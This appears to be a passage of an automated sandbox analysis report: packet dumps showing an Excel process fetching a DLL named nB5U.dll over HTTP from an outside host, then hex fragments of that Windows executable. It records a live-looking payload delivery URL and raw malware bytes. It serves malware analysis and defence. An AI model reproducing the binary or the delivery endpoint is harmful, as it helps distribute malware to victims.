7a 17 0d a5 d7 f1 a9 53 d7 35 4e 14 b1 07 72 74 a4 ce 52 43 95 36 56 3e 03 85 39 00 b3 36 12 7b 2d a9 36 30 c2 24 7a 29 d2 3d 41 73 1e bb 21 b5 11 ca 16 56 5a fd 33 49 07 44 b9 36 12 77 c2 06 12 7c 07 db 13 ee e1 1c 14 Data Ascii: 2gmtgp$RBI_L2b@l\|W rrl*q6vvt~Mx0$zZ{K%tB3ttp|D@rVWr2S!r]wm9t%=T@~T&V>FVzAt<0)6R3NzS5NrtRC6V>96{-60$z)=As!VZ3ID6w|

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	800	IN	Data Raw: bf 7e cd d3 43 b4 70 74 52 61 e1 15 b4 37 dd 7d f0 76 d2 c6 da 72 72 76 fc 20 cf 89 76 56 16 db 91 5b c9 cf 84 15 9e 09 6a 50 30 b4 d3 b8 64 32 59 68 a3 9c 72 fd fa e5 4f 00 32 cd 79 df 8d 1c bd f7 b4 b1 9f 8b 68 d9 a5 fb 56 30 64 f3 fc cb 52 72 72 79 f6 d8 c7 00 32 72 aa 9b e2 62 bd b5 cb 50 5e 61 82 83 b2 8c a9 78 ed 77 89 84 d7 fa 72 76 77 85 c6 fd 32 19 b3 bb 49 52 36 06 ca d5 d6 61 6a 50 88 70 cf 24 4b b3 dc cb 52 72 72 67 88 92 b0 c1 9f fa 36 33 49 5c b7 85 cb 50 5e 61 86 81 30 73 91 75 c0 3b c9 47 52 f9 3f d2 80 8c f7 6d f3 64 5a f2 a3 56 bf 65 e7 d1 2b c5 26 5d 30 73 91 75 e8 8b 3b d6 52 b3 17 fa 7c ec 3a 8c 47 26 27 98 8e 17 b6 6d 34 78 5e e0 2f d0 ef 1f a9 cf ef 7f d9 b4 b3 f9 b5 5d bd bc a6 03 f8 b3 df 36 c0 1f b6 b1 06 d0 62 e9 95 af b1 06 d6 Data Ascii: ~CptRa7}vrrv vV[jP0d2YhrO2yhV0dRrry2rbP^axwrvw2IR6ajPp$KRrrg63I\P^a0su;GR?mdZVe+&]0su;R|:G&'m4x^/]6b
2022-05-23 16:59:09 UTC	808	IN	Data Raw: c0 16 12 10 ab ab 9a 9f 95 18 b3 b7 26 6d a7 fe 19 10 1a f1 9e 26 3f e6 d3 24 b2 72 36 33 01 db 6a 14 63 b8 b6 e5 94 af 03 b3 df 74 40 72 11 c8 57 05 56 76 77 aa 0b 24 0a d6 9e 3f 49 95 72 14 7f 0b 88 66 6a 18 b5 b3 23 4a a3 76 7d 73 80 1d 1c 76 36 d4 5f 03 18 29 b7 77 6d 62 18 23 43 50 df 25 4e 60 2d 64 a9 cf ef 76 7d 73 df 7e b2 ce ac 26 27 2f bb 3e 12 03 c8 26 12 00 5b fe 85 62 ad 14 14 47 b3 46 5d 32 1d c8 16 56 46 37 80 8d 0b 2b f0 33 e7 db 0d 51 f4 71 82 b8 5b 25 e3 14 14 47 17 88 3f f3 23 ec d3 06 56 42 37 9d 45 00 b9 36 12 07 c2 16 12 00 ab d3 ac 9f 95 18 b9 76 be 13 64 32 11 c8 99 3a f1 b2 27 36 07 ff d2 be 7e b0 a5 4a f1 74 67 70 26 f1 6b 50 f7 37 72 10 54 4f d6 43 1e f9 b3 1d 33 49 6f 13 bb 36 12 13 c8 1e 12 10 ab e7 15 df ab 3c 14 53 55 b1 10 Data Ascii: &m&?$r63jct@rWVvw$?Irfj#Jv}sv6_)wmb#CP%N`-dv}s~&'/>&[bGF]2VF7+3Qq[%G?#VB7E6vd2:'6~Jtgp&k P7rTOC3Io6<SU
2022-05-23 16:59:09 UTC	816	IN	Data Raw: 49 f9 42 50 de 86 68 50 b0 ba 57 30 7c f8 58 43 72 93 70 76 6f a7 4e 00 88 b8 37 33 89 b7 34 30 ff 9a 5f 61 33 9c 31 73 4e d6 66 32 05 8f 53 72 33 bb 76 6d 4f e0 30 72 72 fe 48 52 27 e0 42 50 6a 83 68 50 24 a3 57 30 41 e3 58 43 c2 95 70 76 5f bc 4e 00 22 a7 37 33 e9 b5 34 30 53 85 5f 61 37 8a 31 73 ea d7 66 32 39 99 53 72 8e ad 76 6d 83 e7 30 72 ca e8 48 52 30 c9 42 50 be 86 68 50 38 8a 57 30 bb 30 5b 43 a6 95 70 76 97 6f 4d 00 f0 75 34 33 41 ba 34 30 87 57 5c 61 e8 58 32 73 8e d0 66 32 dd 4b 50 72 f2 7f 75 6d af e0 30 72 b6 3a 4b 52 02 3a 41 50 e2 80 68 50 04 79 54 30 13 3c 5b 43 72 9a 70 76 0f 63 4d 00 76 7d 34 33 71 ba 34 30 07 5f 5c 61 f4 42 32 73 62 d2 66 32 f9 51 50 72 f9 65 75 6d 4f e0 30 72 ba 20 4b 52 0c 24 41 50 e2 80 68 50 0c 67 54 30 d4 27 5b Data Ascii: IBPhPW0|XCrpvoN7340_a31sNf2Sr3vmO0rrHR'BPjhP$W0AXCpv_N"7340S_a71sf29Srvm0rHR0B PhP8W00[CpvoMu43A40W\aX2sf2KPrum0r:KR:APhPyT0<[CrpvcMv}43q40_\aB2sbf2QPreumO0r KR$APhPgT0'[
2022-05-23 16:59:09 UTC	824	IN	Data Raw: 20 a0 28 a0 30 a0 38 a0 40 a0 48 a0 50 a0 58 a0 60 a0 68 a0 70 a0 78 a0 80 a0 88 a0 90 a0 98 a0 a0 a0 a8 a0 b0 a0 b8 a0 c0 a0 c8 a0 d0 a0 d8 a0 e0 a0 e8 a0 f0 a0 f8 a0 00 a1 08 a1 10 a1 18 a1 20 a1 28 a1 30 a1 38 a1 40 a1 48 a1 50 a1 58 a1 60 a1 68 a1 70 a1 78 a1 80 a1 88 a1 90 a1 98 a1 a0 a1 a8 a1 c0 a1 e0 a1 08 a2 30 a2 50 a2 70 a2 98 a2 b8 a2 e0 a2 e8 a2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (08@HPX`hpx (08@HPX`hpx0Pp

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49175	103.1.238.211	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:16 UTC	831	OUT	GET /assets/OPVeVSpO/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: myphamcuatui.com Connection: Keep-Alive
2022-05-23 16:59:17 UTC	831	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 14:36:46 GMT Server: Apache/2 X-Powered-By: PHP/7.0.31 Set-Cookie: 628b9bfe10029=1653316606; expires=Mon, 23-May-2022 14:37:46 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Mon, 23 May 2022 14:36:46 GMT Expires: Mon, 23 May 2022 14:36:46 GMT Content-Disposition: attachment; filename="nB5U.dll" Content-Transfer-Encoding: binary Content-Length: 850432 Vary: Accept-Encoding,User-Agent Connection: close Content-Type: application/x-msdownload
2022-05-23 16:59:17 UTC	832	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 cf 78 03 b5 ae 16 50 b5 ae 16 50 b5 ae 16 50 c3 33 7b 50 b2 ae 16 50 c3 33 6d 50 a2 ae 16 50 b5 ae 17 50 b4 ac 16 50 92 68 6b 50 bd ae 16 50 92 68 7b 50 32 ae 16 50 92 68 78 50 37 ae 16 50 92 68 64 50 b3 ae 16 50 92 68 6c 50 b4 ae 16 50 92 68 6a 50 b4 ae 16 50 92 68 6e 50 b4 ae 16 50 52 69 63 68 b5 ae 16 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$xPPP3{PP3mPPPPhkPPh{P2PhxP7PhdPPhlPPhjPPhn PPRichP

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:17 UTC	848	IN	Data Raw: c6 84 24 7f 05 00 00 81 c6 84 24 80 05 00 00 a7 c6 84 24 81 05 00 00 25 c6 84 24 82 05 00 00 6c c6 84 24 83 05 00 00 c8 c6 84 24 84 05 00 00 7e c6 84 24 85 05 00 00 49 c6 84 24 86 05 00 00 c7 c6 84 24 87 05 00 00 3c c6 84 24 88 05 00 00 cc c6 84 24 89 05 00 00 76 c6 84 24 8a 05 00 00 33 c6 84 24 8b 05 00 00 30 c6 84 24 8c 05 00 00 43 c6 84 24 8d 05 00 00 18 c6 84 24 8e 05 00 00 d5 c6 84 24 8f 05 00 00 2e c6 84 24 90 05 00 00 5a c6 84 24 91 05 00 00 11 c6 84 24 92 05 00 00 89 c6 84 24 93 05 00 00 77 c6 84 24 94 05 00 00 56 c6 84 24 95 05 00 00 30 c6 84 24 96 05 00 00 64 c6 84 24 97 05 00 00 73 c6 84 24 98 05 00 00 e1 c6 84 24 99 05 00 00 43 c6 84 24 9a 05 00 00 62 c6 84 24 9b 05 00 00 72 c6 84 24 9c 05 00 00 72 c6 84 24 9d 05 00 00 37 c6 84 24 9e 05 00 00 Data Ascii: $$$%$l$$~$l$$<$$v$3$0$C$$$.$Z$$$wV0ds$$Cbrr7$
2022-05-23 16:59:17 UTC	864	IN	Data Raw: 74 bf 04 00 48 8b 4f 40 45 33 c9 45 33 c0 ba 02 10 00 00 ff 15 5f bf 04 00 48 8b c8 e8 5b 28 00 00 48 8b 58 08 e8 52 19 00 00 45 33 c9 48 8b 88 c8 00 00 00 44 8b c6 48 8b d3 48 8b 09 e8 0e f7 ff ff ba 80 00 00 00 48 89 87 20 01 00 00 48 8b 4d 40 44 8d 42 81 4c 8b c8 ff 15 19 bf 04 00 48 8b 5c 24 30 48 8b 7c 24 48 48 8b 74 24 40 48 8b 6c 24 38 48 83 c4 28 c3 cc cc cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 92 d3 00 00 24 03 3c 02 74 13 45 33 c9 48 8b cb 41 8d 51 03 45 8d 41 02 e8 e1 d3 00 00 48 83 c4 20 5b c3 cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 62 d3 00 00 a8 03 74 12 45 33 c9 45 33 c0 48 8b cb 41 8d 51 03 e8 b4 d3 00 00 48 83 c4 20 5b c3 cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 32 d3 00 00 83 e0 03 3c 03 74 13 ba 03 00 00 00 45 33 c9 48 8b Data Ascii: tHO@E3E3_H[(HXRE3HDHHH HM@DBLH\$0H|HHt@Hl$8H(@SH H$<tE3HAQEAH [@SH HbtE3E3HA QH [@SH H2<tE3H
2022-05-23 16:59:17 UTC	880	IN	Data Raw: 06 e8 46 f7 ff ff 90 48 8b c3 48 83 c4 30 5b c3 cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b 4d 40 e8 76 fe ff ff 48 83 c4 20 5d c3 48 89 4c 24 08 53 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 48 8b d9 48 8d 05 cf 8e 04 00 48 89 01 e8 ff fd ff ff 48 8b d0 48 8b 4b 20 ff 15 7a 7e 04 00 90 48 8b cb 48 83 c4 30 5b e9 30 fe ff ff 40 55 48 83 ec 20 48 8b ea 48 8b 4d 40 e8 1e fe ff ff 48 83 c4 20 5d c3 48 89 4c 24 08 53 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 48 8b d9 48 c7 41 08 00 00 00 00 48 c7 41 10 00 00 00 00 c7 41 18 00 00 00 00 48 8d 05 b0 8f 04 00 48 89 01 48 8b 4a 40 48 89 4b 20 48 8d 53 28 ff 15 53 7d 04 00 48 8b d0 48 8b cb e8 2c fd ff ff 85 c0 75 06 e8 6b f6 ff ff 90 48 8b c3 48 83 c4 30 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b Data Ascii: FHH0[@UH HHM@vH]HL$SH0HD$ HHHHHK z~HH0[0@UH HHM@H]HL$SH0HD$ HHAHAAHHHJ@HK HS(S}HH,ukHH0[@UH HH
2022-05-23 16:59:17 UTC	896	IN	Data Raw: 74 0c 48 8b 54 24 28 33 c9 e8 92 88 ff ff 8b c3 48 83 c4 60 5f 5e 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 ae ed ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 40 48 c7 44 24 20 fe ff ff ff 48 8d 59 98 48 8b 53 38 48 8d 4c 24 28 e8 9f 99 ff ff 90 48 8b cb e8 6e ad 01 00 8b d8 83 7c 24 30 00 74 0c 48 8b 54 24 28 33 c9 e8 29 88 ff ff 8b c3 48 83 c4 40 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 46 ed ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 40 48 c7 44 24 20 fe ff ff ff 48 8d 59 98 48 8b 53 38 48 8d 4c 24 28 e8 37 99 ff ff 90 48 8b cb e8 aa ad 01 00 8b d8 83 7c 24 30 00 74 0c 48 8b 54 24 28 33 c9 e8 c1 87 ff ff 8b c3 48 83 c4 40 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 de Data Ascii: tHT$(3H`_^[@UH HHM(H]@SH@HD$ HYHS8HL$(Hn|$0tHT$(3)H@[@UH HHM(FH]@SH@HD$ HYHS 8HL$(7H|$0tHT$(3H@[@UH HHM(
2022-05-23 16:59:17 UTC	912	IN	Data Raw: fc 49 c1 ec 10 45 0f bf e4 48 83 f9 2a 75 1a 48 8b ce e8 f1 cb ff ff 4c 8b c8 45 8b c4 8b d7 48 8b cd ff d3 e9 b8 02 00 00 45 8b c4 8b d7 48 8b cd ff d3 e9 a9 02 00 00 49 8b c4 48 c1 e8 10 0f b7 f8 48 8b ce e8 be cb ff ff 4c 8b c0 41 0f b7 d4 44 8b cf 48 8b cd ff d3 e9 83 02 00 00 48 8b cd ff d3 48 89 44 24 30 e9 74 02 00 00 49 8b cc e8 93 cb ff ff 48 8b d0 4c 8b c6 48 8b cd ff d3 e9 5c 02 00 00 0f bf c6 89 44 24 38 48 c1 ee 10 0f bf c6 89 44 24 3c 49 8b cc e8 69 cb ff ff 48 8b d0 4c 8b 44 24 38 48 8b cd ff d3 e9 30 02 00 00 48 8b c6 48 c1 e8 10 0f b7 f8 0f b7 f6 49 8b cc e8 42 cb ff ff 48 8b d0 44 8b cf 44 8b c6 48 8b cd ff d3 e9 08 02 00 00 48 8b d6 48 8b cd ff d3 e9 fb 01 00 00 48 83 f9 33 0f 87 c6 00 00 00 48 83 f9 33 0f 84 af 00 00 00 48 83 e9 2d 0f Data Ascii: IEH*uHLEHEHIHHLADHHHD$0tIHLH\D$8HD$<IiHLD$8H0HHIBHDDHHHH3H3H-
2022-05-23 16:59:17 UTC	928	IN	Data Raw: 57 41 54 48 83 ec 40 45 33 c0 48 8b d9 48 8b 49 40 48 8b fa 4c 8b ca 41 8d 50 46 ff 15 97 bd 03 00 f6 47 20 01 0f 85 0e 01 00 00 48 8b 4b 40 48 8d 54 24 30 ff 15 c6 bd 03 00 44 8b 67 18 8b 6c 24 38 8b 74 24 3c 2b 6c 24 30 8b 7f 1c 2b 74 24 34 44 3b e5 74 6f 0f ba a3 dc 00 00 00 0a 73 65 41 8b d4 48 8d 4c 24 30 45 8b cc 2b 15 1f c0 05 00 45 33 c0 89 7c 24 20 ff 15 6a bb 03 00 48 8b 4b 40 48 8d 54 24 30 41 b8 01 00 00 00 ff 15 d5 be 03 00 8b d5 48 8d 4c 24 30 2b 15 f0 bf 05 00 44 8b cd 45 33 c0 89 7c 24 20 ff 15 38 bb 03 00 48 8b 4b 40 48 8d 54 24 30 41 b8 01 00 00 00 ff 15 a3 be 03 00 3b fe 74 70 0f ba a3 dc 00 00 00 0b 73 66 44 8b c7 48 8d 4c 24 30 45 8b cc 44 2b 05 af bf 05 00 33 d2 89 7c 24 20 ff 15 f7 ba 03 00 48 8b 4b 40 48 8d 54 24 30 41 b8 01 00 00 Data Ascii: WATH@E3HHI@HLAPFG HK@HT$0Dg|$8t$<+l$0+t$4D;toseAHL$0E+E3|$ jHK@HT$0AHL$0+DE3|$ 8HK@HT$0A;tpsfDHL$0ED+3|$ HK@HT$0A
2022-05-23 16:59:17 UTC	944	IN	Data Raw: 85 c9 75 0b b9 05 40 00 80 e8 2a c9 fe ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 40 e8 0a c5 00 00 4c 8b d8 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 f9 c8 fe ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 38 8b 57 08 83 ea 01 48 8d 84 24 b8 00 00 00 48 89 44 24 20 4c 8d 4c 24 30 4c 8d 84 24 a8 00 00 00 48 8b cd e8 f6 e4 ff ff 8b 8c 24 a8 00 00 00 e8 5a c3 00 00 48 85 c0 0f 84 9e 00 00 00 44 8b 84 24 a8 00 00 00 48 8b d0 48 8d 4c 24 40 e8 00 cf fe ff 85 c0 0f 84 81 00 00 00 66 41 b9 0a 00 41 b8 01 00 00 00 48 8b 54 24 40 48 8d 4c 24 38 e8 2e c3 00 00 48 8b 4c 24 38 8b 51 f0 ff 15 dc 79 03 00 48 85 c0 75 06 e8 ea c8 fe ff cc 48 89 06 48 8b 54 24 38 48 83 c2 e8 b8 ff ff ff f0 0f c1 42 10 83 c0 ff 85 c0 7f 0a 48 8b 0a Data Ascii: u@*HIPHHD$@L3Hu@HIPHHD$8WHHD LL$0L$HZHDHHL$@fAAHT$@HL$8.HL$8QyHuHHT$8HBH
2022-05-23 16:59:18 UTC	960	IN	Data Raw: 4c 24 70 4c 8d 44 24 54 8b d3 48 8b 4c 24 68 e8 5c a5 ff ff f6 44 24 70 01 0f 85 c5 02 00 00 c7 84 24 84 01 00 00 62 01 00 00 8b 5c 24 54 8b cb e8 ab 83 00 00 48 85 c0 74 15 44 8b c3 48 8b d0 48 8d 4c 24 60 e8 5a 8f fe ff 48 8b 7c 24 60 66 41 b9 0a 00 41 b8 01 00 00 00 48 8b d7 48 8d 4c 24 58 e8 8d 83 00 00 b9 10 00 00 00 e8 e3 87 fe ff 48 85 c0 74 14 48 c7 40 08 00 00 00 00 48 8d 0d 4b 51 03 00 48 89 08 eb 02 33 c0 8b 94 24 c0 02 00 00 4c 8b c0 48 8d 4c 24 78 e8 64 ca 00 00 48 8b 9c 24 b8 00 00 00 48 8b 5b 08 e8 cb 98 fe ff 48 8b 88 c8 00 00 00 4c 8d 8c 24 e0 01 00 00 44 8b 44 24 50 48 8b d3 48 8b 09 e8 84 e8 ff ff 48 8d 94 24 f8 01 00 00 48 8d 8c 24 a0 00 00 00 ff 15 aa 3e 03 00 44 8b 9c 24 a4 00 00 00 41 f7 db 8b 94 24 a0 00 00 00 f7 da 89 94 24 b0 00 Data Ascii: LpLDTHL$h\D$p$b\$THtDHHL$`ZH|$`fAAHHL$XHtH@HKQH3LHLxdH$H[HL$DD$PHHH$H$>D$A$$
2022-05-23 16:59:18 UTC	976	IN	Data Raw: c0 00 00 00 e8 17 4a 01 00 48 8b 8b c8 00 00 00 e8 0b 4a 01 00 48 8b 8b d0 00 00 00 e8 ff 49 01 00 48 c7 43 58 00 00 00 00 48 8b cb 48 83 c4 38 5e 5b e9 0d f3 ff ff cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b 4d 50 e8 f6 f2 ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 20 48 83 b9 10 01 00 00 00 48 8b d9 74 0d 48 8b 89 10 01 00 00 48 8b 01 ff 50 28 44 8b 8b 24 01 00 00 45 85 c9 74 16 4c 8d 05 29 58 03 00 48 8d 15 0a 58 03 00 48 8b cb e8 1e d5 00 00 48 83 c4 20 5b c3 40 53 57 48 83 ec 28 48 8b 81 18 01 00 00 33 db 48 8b f9 48 3b c3 74 0c 83 78 14 06 74 18 83 78 14 05 74 12 e8 b7 58 fe ff 38 58 28 75 08 48 8b cf e8 82 ff ff ff 48 8b 87 30 01 00 00 48 3b c3 74 02 ff d0 48 8b 8f f8 00 00 00 48 3b cb 74 0d ff 15 1e f9 02 00 48 89 9f f8 00 00 00 e8 56 f1 ff ff 48 Data Ascii: JHJHIHCXHH8^[@UH HHMPH]@SH HHtHHP(D$EtL)XHXHH [@SWH(H3HH;txtxtX8X(uHH0H;tHH;tHVH

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:18 UTC	992	IN	Data Raw: f1 48 8d 4f 28 ff 15 e5 b8 02 00 eb 0a 48 8d 4f 28 ff 15 d9 b8 02 00 48 83 c4 30 41 5d 41 5c 5f 5e 5b c3 cc 48 89 54 24 10 55 48 83 ec 20 48 8b ea 48 8b 4d 60 48 83 c1 28 ff 15 b1 b8 02 00 33 d2 33 c9 e8 58 19 01 00 90 48 83 c4 20 5d c3 cc 40 53 48 83 ec 20 f6 c2 01 48 8b d9 74 0b 48 85 c9 74 06 ff 15 8f b8 02 00 48 8b c3 48 83 c4 20 5b c3 cc cc 40 53 55 56 57 41 54 48 83 ec 30 48 c7 44 24 20 fe ff ff 4c 8b e2 48 8b f9 33 c0 48 85 d2 0f 95 c0 85 c0 75 06 e8 a5 d8 fe ff cc 83 39 00 75 44 48 8b 05 44 bc 04 00 48 85 c0 75 24 48 8d 0d 48 bc 04 00 48 89 4c 24 68 e8 9a fb ff ff 90 48 89 05 26 bc 04 00 48 85 c0 75 06 e8 70 d8 fe ff cc 48 8b c8 e8 cf fb ff ff 89 07 85 c0 75 06 e8 5c d8 fe ff cc 48 63 1f 48 8b 2d fd bb 04 00 48 8d 4d 28 ff 15 e3 b7 02 00 85 db Data Ascii: HO(HO(H0A]A_^[HT$UH HHM`H(33XH]@SH HtHtHH [@SUVWATH0HD$ LH3Hu9uDHDHu$HHHL$hH &HupHu\HcH-HM(
2022-05-23 16:59:18 UTC	1008	IN	Data Raw: 89 47 50 33 d2 48 8b cf 48 89 5f 08 e8 8f fb ff ff 48 83 c4 58 5f 5b c3 40 53 57 48 83 ec 28 ba 01 00 00 00 48 8b d9 e8 74 fb ff ff 15 4e 7b 02 00 ff 15 78 7b 02 00 48 8b c8 e8 c8 4b fe ff 33 c9 48 8b f8 ff 15 15 7f 02 00 48 8b 93 98 00 00 00 48 85 d2 74 19 48 8b 52 08 48 8b 4f 40 ff 15 73 7e 02 00 48 c7 83 98 00 00 00 00 00 00 00 48 83 c4 28 5f 5b c3 cc 40 53 57 48 83 ec 38 48 8b d9 e8 91 ff ff ff 8b 93 84 00 00 00 85 d2 0f 84 8b 00 00 00 48 8b cb e8 ff f7 ff ff f7 83 84 00 00 00 00 50 00 00 48 8d 4b 3c 48 8d 53 2c 48 8b f8 48 0f 45 d1 f3 0f 6f 02 f3 0f 7f 44 24 20 48 8b 48 40 ff 15 ee 7d 02 00 0f b7 d0 8d 8a e5 17 ff ff 83 f9 03 77 1f f3 0f 6f 44 24 20 89 93 a8 00 00 00 48 8d 93 ac 00 00 00 48 8b cf f3 0f 7f 02 e8 b5 fa fd ff 48 8b 53 70 48 8b 4b 78 Data Ascii: GP3HH_HX_[@SWH(HtN{x{HK3HHHtHRHO@s~HH(_[@SWH8HHPHK<HS,HHEoD$ HH@}woD$ HHHSpHKx
2022-05-23 16:59:18 UTC	1024	IN	Data Raw: b8 fd ff ff 85 c0 78 2f 48 8b 4c 24 20 48 85 c9 75 07 b8 03 40 00 80 eb 1e 48 8b 01 4c 8b cb 4c 8b c7 48 8b d6 ff 50 18 48 8b 4c 24 20 48 8b 11 8b d8 ff 52 10 8b c3 48 83 c4 30 5f 5e 5b c3 cc 40 53 55 56 57 48 81 ec 38 03 00 00 48 c7 44 24 50 fe ff ff ff 48 8b 05 6c e8 03 00 48 33 c4 48 89 84 24 20 03 00 00 41 8b e9 49 8b f0 48 8b da 48 8b f9 48 c7 44 24 38 00 00 00 00 66 41 c7 00 00 00 48 85 c9 75 07 33 c0 e9 80 01 00 00 c7 44 24 20 00 08 00 00 41 b9 b8 02 00 00 4c 8d 44 24 60 33 d2 48 8b cb ff 15 1c 3a 02 00 48 85 c0 0f 84 57 01 00 00 0f ba 64 24 6c 10 0f 83 4b 01 00 00 48 8d 44 24 38 48 89 44 24 20 4c 8d 0d de b7 02 00 45 33 c0 48 8d 15 c4 b7 02 00 48 8d 4c 24 30 e8 de fe ff ff 85 c0 0f 88 1a 01 00 00 48 8b 4c 24 38 48 85 c9 0f 84 0c 01 00 00 48 c7 44 Data Ascii: x/HL$ Hu@HLLHPHL$ HRH0_^[@SUVWH8HD$PHlH3H$ AIHHHD$8fAHu3D$ ALD$`3H:HWd$lKHD$8HD$ LE3HHL$0HL$8HHD
2022-05-23 16:59:18 UTC	1040	IN	Data Raw: e8 bf f0 ff ff 85 c0 0f 85 f6 00 00 00 48 8b 54 24 40 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 20 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 28 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 50 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 38 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 48 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 7f 0a 48 8b 0a 48 8b 01 ff 50 08 90 48 8b 54 24 30 48 83 c2 e8 41 8b c5 f0 0f c1 42 10 41 03 c5 85 c0 0f 8f d8 0c 00 00 48 8b 0a 48 8b 01 ff 50 08 e9 Data Ascii: HT$@HABAHHPHT$ HABAHHPHT$(HABAHHPHT$PHABAHHPHT$8HABAHHPHT$HHABAHHPHT $0HABAHHP
2022-05-23 16:59:18 UTC	1056	IN	Data Raw: 75 0c 66 41 81 fc 0e 04 0f 84 d2 00 00 00 81 ff 00 c0 00 00 0f 82 ed fe ff ff 48 8b cb e8 22 8c fd ff 48 85 c0 48 8b d8 0f 84 d9 fe ff ff 48 8d 15 f3 45 02 00 48 8b c8 e8 73 0c ff ff 85 c0 74 13 48 8b cb e8 b3 f2 ff ff 0f ba 60 60 13 0f 82 b3 fe ff ff 3b 3d b6 c0 03 00 75 14 48 8b 03 48 8b d5 48 8b cb ff 90 b8 02 00 00 e9 76 ff ff ff 3b 3d 9e c0 03 00 75 22 48 8b 03 48 8b cb 48 89 ab 88 03 00 00 ff 90 c0 02 00 00 48 c7 83 88 03 00 00 00 00 00 00 48 98 eb 62 3b 3d 6c c0 03 00 75 24 4c 8b 13 48 8b c5 44 0f b7 c5 48 c1 e8 10 41 8b d4 48 8b cb 44 0f b7 c8 41 ff 92 c8 02 00 00 e9 41 fe ff ff 3b 3d 4c c0 03 00 0f 85 35 fe ff ff 48 8b 03 48 8b cb ff 90 b8 02 00 00 eb b6 45 33 c9 41 b8 46 e1 00 00 48 8b cb ff 15 86 be 01 00 48 b8 01 00 00 00 00 00 00 48 83 c4 Data Ascii: ufAH"HHHEHstH``;=uHHHv;=u"HHHHHb;=lu$LHDHAHDAA;=L5HHE3AFHHH
